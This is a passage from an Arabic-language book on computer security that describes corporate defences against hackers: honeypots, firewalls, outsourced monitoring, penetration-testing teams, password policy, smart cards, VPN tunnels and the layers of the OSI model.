ولكي تقوم بزيارة المركز الخاص بالهاكرز على الإنترنت، اختر Tools => Newsgroups من قائمة OutLook Express (أو العنصر الذي يعادل ذلك Netscape). ثم اكتب alt.2000 في مربع النص Display Newsgroup Which Contain، فستظهر لك القائمة الموضحة في الشكل التالي:



في المجموعات الإخبارية الموضحة في الشكل، ستتمكن من معرفة كل السلوكيات الخاطئة التي يقوم بها الهاكرز. وكذلك، ستجد أن هؤلاء الأشخاص مضطربين نفسيا ولديهم اتجاهات معينة.

وكما يتضح في الشكل السابق، تنتهي العديد من المجموعات الإخبارية بحرف Z: alt.2600cardz، alt.2600.codes، alt.2600.crackz، alt.2600.hackerz، alt.2600.phreakz، alt.2600.programz، alt.2600.warez.

يمكنك أن تختبئ وتنتظر في هذه المجموعات الإخبارية المتعددة كي تتمكن من رؤية كل شيء. وسيكون في صحبتك أيضا المخابرات الأمريكية CIA. ولكن، يجب عليك ألا تقوم بإرسال أية رسائل في هذه المجموعة الإخبارية وذلك للعديد من الأسباب الواضحة بالطبع.



الفصل الخامس

وسائل الدفاع

في الوقت الذي يحاول فيه الهاكرز اقتحام نظم الكمبيوتر، يكون هناك على الطرف الآخر مديرو نظم يحاولون بناء نظم حماية صلبة لحماية وتأمين البيانات. ولكن المشكلة هي أنه لكي يتم تأمين البيانات بشكل تام، يجب أن يتم إغلاق النظام بإحكام حتى لا يتمكن أي شخص من الوصول إليها. ولكي يمكن الاستفادة من قاعدة البيانات (مجموعة المعلومات الموجودة على نظام الكمبيوتر)، يجب أن تتوفر إمكانية الوصول إلى هذه القاعدة غالبا على أساس يومي وبواسطة العديد من المستخدمين.

دفاع الشركات

سيتناول الفصل السابع والفصل الثامن كيفية حماية جهاز الكمبيوتر المنزلي. ولكن هذا الفصل يتابع التركيز الذي بدأ في الفصول السابقة على الأخطار التي يوجهها الهاكرز لشبكات الاتصال الخاصة بالشبكات والحلول التي بدأت الشركات في استخدامها محاولة منها لوقف تفشي جرائم الإنترنت. وفيما يلي بعض الأساليب الناجحة التي تستخدمها هذه الشركات.

استدراج الهاكرز

تعتبر Iron Box، أو نظام التأمين، أو Venus flytrap أسماء متعددة لمجموعة من الفخاخ التي يتم إعدادها للإيقاع بالهاكرز الذين يحاولون تسجيل الدخول عبر وصلة بعيدة. وتكمن الفكرة وراء هذه الفخاخ في تزويد الهاكرز بإمكانية وصول محدودة إلى الشبكة (ولكن بدون توضيح هذه الحدود)، وكذلك تقديم معلومات شيقة (والتي تعرف بملفات الاستدراج) لإبقاء الدخلاء على النظام مدة كافية حتى يمكن تعقبهم.

وأحيانا، يتكون Iron Box من نظام تشغيل مقلد، وهو عبارة عن برنامج زائف لمعالجة الأوامر زائف، والذي يبدو أنه تام وحقيقي، ولكنه يقوم بفرض القيود على الدخلاء بطرق يصعب ملاحظتها. كذلك، يمكنك تضمين ملفات استدراج زائفة ولكن عامة لجذب الهاكرز إلى تفحصها. وأحيانا، يتم إعداد Iron Box لتعقب أنواع محددة من السلوك، أو أرقام ID أو كلمات مرور معينة. والغرض من ذلك هو اكتشاف وجود الدخيل، ومن ثم محاولة تأخيره حتى يبقى مدة كافية داخل النظام. ويشبه ذلك الطريقة التي يستخدمها البعض أحيانا لإعاقة المتصل بينما تقوم قوات البوليس بمحاولة تعقب الاتصال.

أما نظام التأمين (أو Venus flytrap) فهو جهاز كمبيوتر يتم توصيفه خصيصا للتعامل مع الاتصالات الواردة إلى شبكة الاتصال من الخارج. ويحتوي هذا الجهاز،

الذي يلقى اهتماما خاصا من مديري النظام، على النظم أمان محكم متصل بالأجهزة الأخرى الموجودة على شبكة الاتصال. وبذلك، يعتبر هذا الجهاز هو حارس المداخل، والذي لا يحتوي على أية ملفات هامة، على الرغم من أنه يمكنه استضافة ملفات الاستدراج. وغالبا، يشتمل نظام التأمين على خطوط واردة متعددة، على خط واحد فقط يتم الإشراف عليه بصورة مشددة ويصل هذا الخط نظام التأمين بشبكة الاتصال. وقد تطور مصطلح نظام التأمين بمرور الوقت ليشمل أكثر من جهاز تأمين مداخل متخصص. كما توجد أيضا برامج نظم تأمين شخصية (والتي سيتم تناولها في الفصل الثامن).

تيقظ مستمر

يعتقد بعض خبراء نظم الأمان أن حماية نظام الأمان مهمة تصعب على الخبراء المنزليين توليها. ويمكن لقسم الكمبيوتر (أو قسم IS كما يطلق عليه في بعض الأحيان) تثبيت نظام تأمين والمطالبة بكلمات مرور عالية الجودة يتم تغييرها بشكل مستمر (تتضمن الأرقام مع الحروف الأبجدية)، كما يمكنه استخدام شفرات معقدة لحماية البيانات من الهجمات الخارجية. ولكن كل هذه الأساليب التقليدية ليست كافية. وما يحتاجه الأمر، كما تقول العديد من السلطات المحترفة المتخصصة في نظم أمان الكمبيوتر، هو مساعدة خارجية.

فببساطة، لا يمكنك منع الهاكرز من محاولة اختراق وسائل الدفاع التي تضعها. وبغض النظر عن أساليب الحماية التي تستخدمها في تأمين نظامك، ليس من الممكن سد كل الثغرات في شاشتك. ويتمتع الهاكرز بروح التحدي والإصرار على دخول أنظمة الكمبيوتر، وهم عادة ما يتحلون بالصبر - حيث أنهم يستمرون في المحاولة حتى يفلح الأمر.

ويعتقد الخبراء أن أفضل أسلوب يمكن استخدامه في تأمين أنظمة الكمبيوتر هو تحديد الاختراقات الأمنية عند حدوثها ثم اتخاذ الإجراءات اللازمة للتعامل مع هذه الاختراقات الأمنية بأسرع وقت ممكن. فمن الواضح أن تعيين خبراء أمن ليعملوا بالمنزل على مدار الساعة ليس إجراءا عمليا. بدلا من ذلك، يمكنك الاستعانة بما يشبه جهاز إنذار سرقة المنزل وعميل مراقبة خارجية سريع الاستجابة يتم إلحاقه بالنظام.

ولكن نقطة الضعف الكبرى التي يشتمل عليها نظام الدفاع التقليدي ضد الهاكرز، والذي تقوم بإنتاجه بعض الشركات، هو أنه لم يتم تصميمه لكي يكون دائم التنبه والاستعداد للاستجابة. فعلى سبيل المثال، إذا حدث أي سلوك غريب بعد

انصراف موظفي قسم الكمبيوتر في المساء، لن يوجد أي شخص يقوم باتخاذ الخطوات اللازمة للتعامل مع المشكلة.

10-Finger Interface Defense

وكما هو واضح، فقد تم اتخاذ بعض الإجراءات المتشددة ضد هجمات الهاكرز. ويعرف النوع الأساسي من أنواع نظم حماية شبكات الاتصال باسم 10-Finger Interface Defense. وتبعا لهذا النظام من نظم التأمين، يقوم المستخدم بفصل أجهزة الكمبيوتر المتصلة بشبكة الاتصال عن جهاز الكمبيوتر الذي يتعامل مع شبكة الإنترنت، حيث يحتوي أحد أجهزة الكمبيوتر الطرفية على كل أجهزة المودم أو المنافذ العامة ويقوم باستقبال كل البيانات الواردة. ولكن هذا الجهاز لا يكون متصلا اتصالا فعليا بشبكة الاتصال، أو بأي شيء آخر خاص بالشبكة. ويقوم شخص ما بدور المشغل حيث يقوم هذا المشغل بفحص المعلومات الموجودة على الوحدة الطرفية العامة ثم يقوم بكتابة الإدخالات على أحد أجهزة الكمبيوتر الأخرى المتصلة بشبكة الاتصال. ومن الواضح أن هذا الأسلوب يعاني من بعض النقائص التي تقلل من كفاءته كأسلوب نقل للبيانات ـ حيث أنه يتصف بالبطء.

كذلك، هناك أسلوب آخر أقل استجابة لنقاط الضعف التي تتصف بها نظم حماية الكمبيوتر التي ينتجها مزودو البرامج ونظم التشغيل وهو التأمين من خلال التعتيم. فعندما يكتشف مزودو نظم التشغيل وجود ثغرة في نظم الدفاع التي يضعونها لحماية أجهزة الكمبيوتر، فإنهم أحيانا ما يتجاهلون هذه الثغرة ـ على أمل ألا يلحظها أحد، أو على أمل ألا يقوم الهاكرز باستغلالها وذلك إذا تمت ملاحظتها بالفعل. على الرغم من ذلك، فقد أصبح أسلوب التورية في الفترة الأخيرة أقل شيوعا، حيث أصبحت عمليات الإصلاح متوفرة أحيانا من خلال عمليات التنزيل من شبكة الإنترنت. إن الاعتراف بنقاط الضعف يقلل من نسبة الخسائر، كما أنه يوفر إمكانية الإصلاح بدلا من اتباع أسلوب التورية.

بعض الحلول العملية للأعمال التجارية

تقوم بعض الأعمال التجارية بإعداد قوى حربية صغيرة خاصة بها لحماية المخازن والمكاتب الخاصة بها. ولكن البعض الآخر يقوم بتوكيل عملاء خارجيين والدفع مقابل هذه الخدمات. ويعتبر استخدام هذه الخدمات أكثر تكلفة وتعقيدا من محاولة جلبها إلى محل العمل. على الرغم من ذلك، يعتبر توكيل الخدمات الخارجية لحماية نظام الأمان الخاص بأجهزة كمبيوتر الشركة فكرة تتميز بالعقلانية والفعالية من ناحية التكلفة.

وعادة ما تكون عمليات التخريب بغرض قضاء وقت ما بعد ساعات العمل والإجازة الأسبوعية. وبالطبع، لن تطلب من فريق عمل IT الخاص بك البقاء في القسم 24 ساعة يوميا كل أيام السنة. كما أنهم لن يبقوا متنبهين ومستعدين لأي شيء طوال الوقت. بالإضافة إلى ذلك، ربما لا يكون هؤلاء الأشخاص خبراء في كل أوجه الاستجابة الفورية لهجمات الهاكرز وردود الفعل الدفاعية الفورية والإصلاح السريع. فهم عادة ما يكونون خبراء في كيفية عمل تطبيقات المفاتيح وكيفية اتصال نظام كتابة الفواتير بقاعدة بيانات العميل والعشرات من المهام الأخرى الخاصة بأعمال الشركة التجارية. وبالطبع، لا يمكن أن تتوقع منهم أن يعملوا في ورديات عمل وإضافة فئات جديدة من التخصصات والخبرات إلى كيانات العمل الموجودة بالفعل.

وعادة ما تكون هجمات الهاكرز موجهة للشركات. لذلك، من الأفضل استخدام شركة نظم تأمين تعمل 24 ساعة يوميا والتعرف على أحدث الفيروسات وأساليب دخول الهاكرز على نظم الكمبيوتر والاستجابة الفعالة والسريعة للحد من الخسائر والدمار وعمل الإصلاحات اللازمة. فهؤلاء الأشخاص خبراء حقيقيون. ومن الأفضل استخدام شركة نظم أمان خارجية تقوم بمراقبة نظم الأمان الخاصة بالعديد من الشركات في وقت واحد ـ وتحديد الوقت العشوائي لهجمات الهاكرز. ولكن ليس من الشائع شن هجمات على نظم الكمبيوتر الخاصة بالعديد من الشركات في وقت واحد.

وقد قدر الخبراء أن نظام الأمان يتطلب من أربع إلى خمس أشخاص لتوفير الحماية الكاملة على مدار الساعة لسبعة أيام أسبوعيا. وإذا بدأ هجوم الهاكرز، يتم في الحال إضافة من متخصص إلى خمس متخصصي أمن إضافيين لمتابعة الأمر. ويعتبر هذا العدد هو الحد الأدنى لعدد الفريق المطلوب للاستجابة الفعالة والوقتية لأي هجوم من هجمات الهاكرز. وكل فرد في هذا الفريق يكون على درجة كبيرة من المهارة والخبرة. ومن الواضح أنك ستكون أفضل حالا إذا استخدمت إحدى خدمات الأمن الخارجية.

وبالطبع، يعتمد عدد المرات التي ستتعرض فيها نظم الكمبيوتر الخاصة بك إلى هجمات الهاكرز على حجم الشركة التي تمتلكها. ولكن الأكثر أهمية من ذلك هو نوع العمل الذي تقوم به الشركة. فعلى سبيل المثال، وتعتبر الأعمال السياسية أو الثقافية ـ عقود الدفاع والمعاملات المالية ومعلومات الائتمان ـ بيانات شديدة الجاذبية بالنسبة للهاكرز أكثر مما هو الحال مع مصانع الأطعمة، على سبيل المثال.

إرسال القوات

تقوم بعض الشركات باتباع أسلوب خاص يشتمل على تعيين أشخاص خارجين للتظاهر بشن هجوم هاكرز. والمغزى من ذلك هو معرفة مدى التلف الذي يمكن للهاكرز إحداثه (بدون سرقة فعلية للبيانات أو تدمير محركات الأقراص الصلبة). كذلك، معرفة ما إذا كان هؤلاء الهاكرز الزائفين سيتمكنون من دخول النظام وما إذا كان يمكنهم بعد ذلك الوصول إلى المعلومات الهامة وسرقتها، وتنفيذ أوامر حذف الملفات.

يطلق على هؤلاء الهاكرز المأجورين اسم المتسللين. فالمتسلل هو الشخص الذي يتم تعيينه لمحاولة دخول نظام ما واختبار وسائل الدفاع الخاصة به. وتعرف مجموعة المتسللين باسم فرق النمور (وقد تم اشتقاق هذا المصطلح من ذلك المصطلح العسكري الذي يصف مجموعة الجنود الذين يحاولون شن اقتحام فعلي لأنظمة الأمان). ويمكن الاستفادة من هذا الأسلوب في تحديد نقاط الضعف الموجودة في أحد الأنظمة، على الرغم من ذلك، فهو لا يحل محل المراقبة اليقظة المتاحة من خلال خدمات المراقبة على مدى 24 ساعة يوميا ولمدة 7 أيام في الأسبوع.

التأمين

ربما ترغب في استخدام بديل جيد لمحاولة كل أنواع وسائل الدفاع ضد الهاكرز. فبدلا من القلق بشأن تثبيت برنامج كمبيوتر وجهاز خاص واستخدام الخدمات الخارجية وغيرها من إجراءات الحماية، يمكنك أن تقوم بشراء بوليصة تأمين ضد أعمال التلف التي يقوم بها الهاكرز. يمكنك الحصول على مبلغ تأمين يصل إلى 100 مليون دولار من Computer Internet Security التي تقوم بحمايتك، ماديا على الأقل، ضد الخسائر أو السرقة التي تنتج عن هجمات الهاكرز. يمكنك الحصول على المزيد من المعلومات على العنوان www.counterpane.com.

نظم الأمان

يؤدي استخدام العديد من وسائل الحماية إلى حدوث المشكلات. فاستخدام وسائل الحماية يبدو أنه يقلل من مساحة الحرية المتروكة للمستخدم.

ولقد تم تصميم نظم التأمين لكي تقف حائلا بين الهاكرز وشبكة الاتصال الخاصة بالشركة. ولكن، يواجه الموظفون الذين يرغبون في الحصول على المعلومات- وهم الأشخاص الموجودون على شبكة الاتصال الخاصة بالشركة والذين يرغبون في السير في الاتجاه العكسي، أي في العبور من أجهزتهم عبر نظام التأمين ثم إلى الإنترنت العديد من المشكلات.

إذا كنت موظفا عاديا تقوم باستخدام Microsoft Internet Explorer، فربما ستضطر إلى تحديد HTTPP (وحدة خدمة Proxy الخاصة ببروتوكول نقل النص التشعبي) قبل أن تتمكن من الدخول على الإنترنت. يتطلب منك ذلك أن تحصل أولا على عنوان IP الخاص بوحدة خدمة proxy. (يمكنك أن تسأل أي شخص في قسم الكمبيوتر عن كيفية الحصول على هذا العنوان، وعن كيفية إعداده باستخدام Control panel في نظام Windows).

إذا لم ينجح هذا الأسلوب، اطلب من أحد الموظفين في قسم الكمبيوتر أن يطلعك على كيفية عبور نظام التأمين. ومن المفترض أن نظام التأمين يقوم باحتجاز الهاكرز خارج شبكة الاتصال الخاصة بالشركة، بدلا من احتجاز الأشخاص المصرح لهم داخل شبكة الاتصال، حيث يحرمهم ذلك من إمكانية الوصول إلى عالم المعلومات الموجود على World Wide Web.

والمشكلة الرئيسية هي أن الشبكات تم تصميمها من أجل تسهيل مشاركة البيانات. لذلك، فإن فكرة خصوصية البيانات تتعارض مع الغرض من شبكة الاتصال. ولا يعني ذلك أنه لا يمكنك التوفيق بين هذين الهدفين الضروريين والمتضادين. فعلى كل شركة أن تقوم بتقدير الموازنة وتقرير عدد الحواجز الأمنية التي يجب وضعها.

تشتمل حلول هذه المتناقضة على عدة أنواع من التشفير. والمغزى من ذلك هو أنه إذا لم تستطع احتجاز الهاكرز خارج نظام الكمبيوتر الخاص بك، يمكنك على الأقل أن تقوم بتشفير البيانات حتى لا يتمكنوا من فهم البيانات التي يقومون بسرقتها. ويمكن تشفير قوائم كلمات المرور وبيانات الموظفين خطط العمل وأي شيء أخر يكون له أهمية بالنسبة لمخترقي نظم الكمبيوتر غير المرخص لهم بذلك.

يتناول الجزء الثاني من هذا الكتاب موضوع التشفير. ويعتبر التشفير فن قديم، ولكنه اتخذ اتجاه جديد حيث تسهل أجهزة الكمبيوتر عملية دمج المعلومات باستخدام طرق معقدة - ومن ناحية أخرى، فهي تقوم بتجربة العديد من الحلول المعقدة لمحاولة فك هذه المعلومات المدموجة وإعادتها إلى حالتها الأصلية.

الاحتمالات الممكنة

يجب على الموظفين في عصر المعلومات أن يدركوا إمكانية وقوع التلف من داخل المنظمة نفسها كما هو محتمل وقوعه من خارجها. فالموظفون الذين يشعرون بالغضب أو الاضطراب يمكنهم أن يحدثوا نفس القدر من التلف الذي يمكن أن يقوم به الهاكرز الخارجيون - باختلاف أن الموظف لديه مميزات وإمكانيات وجوده بالفعل داخل بوابات أو نظم التأمين.

ويعتبر هذا التهديد الداخلي (بالإضافة إلى الموظفين الذين يحدثون المشاكل بسبب عدم مهارتهم) هو السبب وراء إعداد العديد من نظم الأمان داخل شبكة الاتصال. كذلك، يمكن لبعض الأشخاص الموجودين في قسم الكمبيوتر أن يحصلوا على كلمات مرور خاصة بإمكانية الوصول الشامل، بينما لا يحصل بعض الموظفين إلا على إمكانيات وصول مقيدة لبعض الأدلة ـ وبالإضافة إلى ذلك يتم تقييدهم بمميزات القراءة فقط.

يوضع الفصل التالي الخيارات المتاحة أمام المديرين الذين يجب عليهم إيجاد حل وسط بين تخزين الملفات في أماكن الحماية السرية وفتح شبكات الاتصال على مصراعيها لكل شخص يرغب في رؤية أي شيء في أي وقت.



الفصل السادس

تحقيق التوازن بين نظم الأمان وإمكانية الوصول إلى البيانات

* إذا أضفت الكثير من نظم الأمان، سيصعب عليك وربما أيضا يستحيل عليك استخدام المعلومات التي تقوم بحمايتها. فبإحكامك نظام الأمان، فإنك في نفس الوقت وبلاشك ستقوم بإبطاء معدل نقل المعلومات وبالتالي يقل معدل الإنتاجية. فإذا قمت بإحكام نظام الأمان إحكاما شديدا، لن يتمكن الأشخاص الذين يحق لهم الوصول إلى البيانات من الوصول إليها على الإطلاق.

على الرغم من ذلك، إذا كنت متحررًا جدًا ولا تقوم باستخدام أية نظم أمان مشددة، سيتمكن منافسيك من اكتشاف خططك المستقبلية وكفاءتك العملية (ونقاط الضعف التي يمكنهم استغلالها) وقراءة كل شيء خاص بأسرار أعمالك التجارية. يمكن للهاكرز المضطربين عقليا أو الموظفين السابقين الغاضبين أن يقومون بتخريب شبكة الاتصال الخاصة بك- إبطاءها، أو حتى تدمير البيانات. كذلك، هناك التهديد الذي يشكله الموظفون الحاليون الحانقون، حيث أنهم متواجدون بالفعل داخل الشركة؛ لذلك، لا تقدم العديد من إجراءات الأمان، مثل نظم التأمين، أية وسائل للحماية.

تأمين مكان العمل

يلقي هذا الجزء الضوء على الخطوات اللازمة والتي يجب اتخاذها لكي تتمكن أية منظمة من حماية نفسها ضد التهديدات الخارجية أو الداخلية التي يمكنها أن تهدد كمال نظم المعلومات الخاصة بها.

أساليب Social engineering المعكوسة

عليك أن تبدأ اتخاذ إجراءات الأمان اللازمة بداية من أضعف رابط في نظام الأمان (الموظفون). وعليك أن تقوم بتحديد المكان الذى يتم فيه تخزين البيانات الهامة وتحديد الأشخاص الموجودين في المنظمة والذين تتوفر لديهم إمكانية الوصول إلى هذه البيانات. بعد ذلك قم بتجميع هذه البيانات لكي تناقش مع الموظفين أنواع social engineering المختلفة التي يستخدمها الهاكرز للحصول على كلمات المرور.

بعد ذلك قم بإطلاع الموظفين على المكالمات العاجلة الزائفة التي يدعي أصحابها أنهم من FBI أو رجال الخدمات أو موظفين في قسم الكمبيوتر حتى يتمكنوا من الحصول على كلمات المرور. وعليك أن تلفت نظرهم إلى ضرورة عدم منح كلمات المرور أو أية معلومات أخرى خاصة بنظام الأمان عبر التليفون لأي شخص لا يعرفونه شخصيا. كذلك، عليك فحص أساليب social engineering الأخرى التي يتم توضيحها في هذا الكتاب.

كذلك عليك اتباع الخطوات التالية:

- قم بتغيير كلمات المرور على أساس منتظم (بشكل متكرر حتى يتم حماية البيانات، ولكن بشكل لا يزعج فريق العمل ـ أو الأسوأ من ذلك، يجعلهم يبدءون كتابة كلمات المرور على أوراق ويلصقونها على المكاتب أو الشاشات).
- وضح للموظفين أهمية نظام الأمان واطلب منهم أن تتضافر جهودهم من أجل التأكيد على اتباع هذا النظام. كذلك، اشرح لهم مستويات إمكانية الوصول المعتمدة للوصول إلى النظام والهدف وراء تعدد مستويات إمكانية الدخول والخطوات الواجب اتخاذها للتأكد من حماية البيانات الهامة ووضعها في المجلدات الصحيحة.
- اطلب منهم ألا يقوموا بكتابة كلمات المرور على أوراق، ثم إخفاء هذه الأوراق تحت الكتب أو خلف أي شيء آخر.
- افحص قائمة كلمات المرور وقم برفض أية كلمات واضحة وسهل التوصل إليها. فعلى سبيل المثال، لا تقبل بالكلمات pizza وaccount وmachine وbrain وVicky (أو أي اسم آخر من أسماء الموظفين أو الحروف الأولى من أسماءهم) وnetwork و database وغيرهم.
- أكد على أن تكون كلمات المرور طويلة، أي أكثر من 6 أحرف.
- أطلب منهم أن تحتوي كل كلمة مرور على رقم واحد على الأقل.

تطوير سياسة أمنية

من الأهمية بمكان إجراء عملية تحليل لنظم الأمان إذا كان هناك أية معلومات هامة في المنظمة. فأنت لا ترغب أن يتم تداول التقارير الخاصة بتقييم الموظفين ومرتباتهم بين فريق العمل. كما أنك لا ترغب في جذب برامج worm إلى داخل شبكة الاتصال متسببا بذلك في خفض نسبة استجابتها حتى تتوقف تماما في النهاية.

لذلك ـ واعتمادا على حجم الشركة ومواردها المالية ودرجة التهديد التي تتعرض له ـ قم بإعداد سياسة أمنية منظمة ومستمرة تقوم بتحقيق التوازن السليم بين مشكلة المبالغة في رد الفعل ومشكلة تعرض النظام لهجمات الهاكرز.

ربما تفكر في استخدام بعض الخدمات المتخصصة، على سبيل المثال، Fujitsu على العنوان (www.fsba.com/services/monitoring.html) أو أية خدمة مماثلة،

لكي تقوم بفحص نظامك وتحديد مواقع الضعف واقتراح الحلول المناسبة للعلاج. يمكن لخدمات الأمان أن تقوم بتحليل احتياجاتك أول الأمر، ولكنها أيضا ستقدم خدمات اختبار ومراقبة وإصلاح إضافية ومستمرة. فعلى سبيل المثال، تشتمل خدمات Fujitsu على ما يلي:

- مراقبة مستمرة للانتهاكات، بما في ذلك الاستجابة لها وذلك عن طريق إنذارات البريد الإلكتروني أو التخل المباشر عن طريق تعديل نظام التأمين.
- فحص دوري لنظم التأمين لمعرفة ما إذا كان هناك أية نقاط ضعف في نظم الدفاع.
- تسجيل حركة الاتصال بشبكة الاتصال، بما في ذلك التقارير الخاصة بكل سلوكيات شبكة الاتصال (محاولات شن الهجمات والدخول غير المرخص على شبكة الاتصال وغير ذلك).
- اكتشاف الفيروسات والتطهير المستمر منها. كما يمكنهم كذلك إخطارك بوقوع أية مشكلات على الفور عن طريق البريد الإلكتروني وجهاز الاستدعاء.
- ترشيح محتويات الإنترنت عن طريق تقييد إمكانية وصول الموظفين إلى مواقع أو فئات معينة من مواقع الإنترنت.

وبمجرد أن تقوم بوضع سياسة أمنية، يجب عليك اتباعها. وعليك أن تقوم بمراجعة هذه السياسة بانتظام حتى تتمكن من تقدير الظروف المتغيرة والتأكد من تنفيذ هذه السياسة. ويمكنك تكليف أحد الأشخاص من ذوي السلطة في الشركة بتحمل المسئولية العامة لسياسة الأمان والتأكد من تطبيق قواعدها. ولا تقم بتوكيل هذه الوظيفة الهامة لعضو صغير في فريق عمل IT.

يمكن أن تتكلف نظم الأمان الكثير من المال - أجهزة جديدة ومن المحتمل أيضا فريق عمل جديد وبرامج جديدة. أو ربما ستقوم بتعيين مستشارين خارجين أو خدمات مراقبة للتعامل مع المشكلة. كذلك، ربما سترغب في تنفيذ خطوات الخطط الأمنية بداية مما يعتبره الكثير من محترفي نظم الأمان النظام الأساسي الوحيد: نظام التأمين، حيث تم تقدير نظم التأمين بأنها يمكنها حمايتك من 90٪ من هجمات الهاكرز، حتى أن العديد من الشركات تعتقد أن كل ما تحتاجه حقا هو نظام تأمين تم إعداده جيدا. وسوف يتم تناول هذا النظام الضروري من نظم الأمان بعد قليل.

بعد ذلك، بعد أن تكون قد قمت بإعداد وتشغيل نظام التأمين الخاص بك، يمكنك شراء نظم حماية إضافية تشتمل على خدمات مراقبة وبرامج تشفير وغير ذلك.

كروت ID

ومن الخطوات غير المكلفة نسبيا في تأمين النظام هي استخدام كلمات المرور بطريقة صحيحة، كما هو موضح سابقا في هذا الفصل. وبالإضافة إلى كلمات المرور، يمكنك اتخاذ بعض الإجراءات البديلة، أو الإضافية، للتأكد من أن الأشخاص المصرح لهم فقط هم الذين يمتلكون إمكانية الوصول إلى النظام.

ويمكنك منح كل موظف كلمة مرور إلى جانب كارت ذكي خاص، وهو يعتبر كارت ID يمكن استخدامه بمجرد أن يتم إدخال كلمة المرور الصحيحة. ويمكن لهذا الكارت الذكي أن تتم إعادة برمجته في كل مرة يتم فيها استخدامه ـ الانتقال إلى المفتاح المشفر التالي الذي سيتم استخدامه تبعا لتسلسل معين (يمكن أن يتغير المفتاح في كل مرة يقوم فيها المستخدم باستخدام الكارت)، وبذلك تزداد درجة الأمان. حتى الكارت الذى لا يتغير ويبقى كما هو ويقوم بتوفير نفس المعلومات في كل مرة يتم فيها استخدامها فإنها تعتبر أفضل من كلمة المرور. ويقوم أسلوب الكارت وكلمة المرور بالجمع بين كلا من أسلوب كلمة المرور الضعيف نسبيا (الذي يتحتم على المستخدم من خلاله تذكر كلمة المرور ومحاولة الاحتفاظ بها وعدم إطلاع أي شخص عليها) وأسلوب المفتاح القوى نسبيا (والذي ربما لا يضطر المستخدم من خلاله إلى معرفة المفتاح المشفر الموجود على الكارت الذكي). كذلك، لا يمكن أن تقع هذه الكروت في أيدي الهاكرز الذي يستخدمون أساليب sacial engineering عن طريق المكالمات التليفونية وانتحال شخصيات الغير.

بالإضافة إلى ذلك، يمكنك توزيع مفاتيح معدنية يجب استخدامها قبل أن تقوم إحدى وحدات الجهاز الطرفية أو الأجهزة الأخرى المؤمنة بالاتصال والدخول على شبكة الاتصال. وأخيرا، يعتبر أكثر الحلول أمانا وأكثرهم تكلفة للتأكد من مصداقية الموظفين هو استخدام أجهزة يمكنها التعرف على شبكية العين، أو التوقيعات، أو بصمات الأصابع، أو الوجوه، أو الأصوات.

طرق التأكد من صحة اتصالات الكمبيوتر

على الرغم من ذلك، ليس البشر وحدهم هم نقطة الضعف الوحيدة في نظام الأمان. فأجهزة الكمبيوتر أيضا يمكنها أن تتحدث مع غيرها من الأجهزة؛ لذلك، عليك أن تعرف إلى أي مدى يمكن لأجهزة الكمبيوتر الخاصة بك أن تقوم بالثرثرة.

عندما تفتح أبوابك على مصراعيها للإنترنت، يجب أن تتوقع حدوث كل شيء. ويوضح الفصل السابع المشكلات التي تسببها وصلات الإنترنت دائمة التشغيل - حيث يتجول الهاكرز وأيضا برامج التخريب والتصفح الخاصة بهم على أمل العثور على نقطة ضعيفة. وبالطبع، فإنك لا تريدهم أن يجدوا أية نقطة ضعف في نظام شركتك.

ومن الطرق التي يمكن استخدامها للتغلب على نقاط ضعف الإنترنت التي من المتوقع أن تحدث في المستقبل القريب هو إعداد قنوات نقل المعلومات. ويعني ذلك أن جهاز الكمبيوتر الخاص بك وبعض الأجهزة الأخرى في أماكن مختلفة في العالم تقوم أولا باستخدام أسلوب التأكد من صحة الاتصال حتى يتعرف كل جهاز على الآخر، ثم تقوم باستخدام التشفير للاتصال بطريقة لا تسمح بأي جهاز كمبيوتر آخر على الإنترنت بدخول هذا الاتصال.

وتقوم حاليا اللجان القياسية بمناقشة تكنولوجيا بروتوكول قنوات نقل المعلومات. وسوف تتيح هذه التكنولوجيا إنشاء القنوات الخاصة، مثل warmholes، لوصل نقطتين بعيدتين ببعضهما دون السماح بدخول أية نقاط أخرى على الإنترنت (يقصد بالنقطة الأخرى الهاكر).

وبمجرد أن تتوفر إمكانية إنشاء هذه القنوات، ستتمكن من إعداد شبكة VPN، أو Virtual Private Network. يقصد بذلك أنه يمكنك استخدام التكنولوجيا في محاكاة نظم الأمان التي يقدمها البديل الحالي الأكثر تكلفة - شبكة WAN خاصة.

وبمرور الوقت ستتمكن من معرفة ما إذا كانت الإنترنت قادرة على نقل الرسائل عبر هذه القنوات وما إذا كانت هذه القنوات ستعمل بطريقة جيدة مثل جودة عمل الرسائل الصوتية التليفونية المتدافعة أثناء اتصالات التجسس.

نظم التأمين

يتم استخدام العديد من أنواع نظم التأمين في الوقت الحالي. والفكرة من استخدام هذه الأنواع هي حماية المعلومات من الكوارث المحتمل وقوعها. ولكي تتعرف على أنواع الحماية التي توفرها نظم التأمين، يجب عليك أولا أن تتعرف على الطرق التي تنتقل بها المعلومات عبر شبكات الاتصال وعبر الإنترنت.

طبقات نموذج Open System Interconnect

هناك العديد من المنظمات التي تقوم بوضع، أو محاولة وضع، مقاييس لكي يتبعها المستخدمون. فهناك، على سبيل المثال، لجنة اتحاد World Wide Web

(W3C) التي تحاول تطبيق القوانين والقواعد على المستخدمين الذين يكتبون HTML والمتصفحات التي تستخدم HTML (واجهت هذه اللجنة بعض المشكلات في إقناع كل مؤلفي المتصفحات بتطبيق هذه القوانين). ومثال آخر على هذه اللجان والمؤسسات مؤسسة IEEE، أو Institute of Electrical and Electronics Engineers، والتي تساهم في وضع العديد من المقاييس الإلكترونية بالإضافة إلى الموضوعات المتعلقة بالكمبيوتر، مثل: التشفير.

وفي عام 1983، قامت منظمة المقاييس الدولية بوصف كيفية وضع مقاييس الاتصالات التليفونية (عادة، تتحدث أجهزة الكمبيوتر مع بعضها البعض عبر التليفون). وقد انتهت هذه المنظمة إلى ما يطلق عليه نموذج Open System Intercon-nect لتبادل البيانات بين أجهزة الكمبيوتر. وقد اشتمل هذا النموذج على عدة طبقات، كما أطلقوا عليها. وتعتبر الطبقة الأولى والأساسية في هذا النموذج طبقة مادية تشتمل على جهاز المودم والكابلات الشرائح وأية أجهزة إليكترونية أو ميكانيكية أخرى تقوم بنقل البيانات. ويرتكز فوق هذه الطبقة المادية طبقات إضافية متعددة تتكون من عدة أنواع من برامج الكمبيوتر التي تقوم بمهام متعددة:

طبقة Data-link: وهي برنامج يقوم بالتأكد من دقة نقل البيانات ومن وصول المعلومات إلى الجهة البعيدة بدون وقوع أية أخطاء. كذلك، تعتبر هذه الطبقة هي المسئولة عن التخاطب الفريد بين الأجهزة عبر شبكة الاتصال.

طبقة Network: وهي برنامج يقوم بوصل شبكات الاتصال المنفصلة، حتى إذا لم تكن من نفس النوع (التوجيه والترشيح).

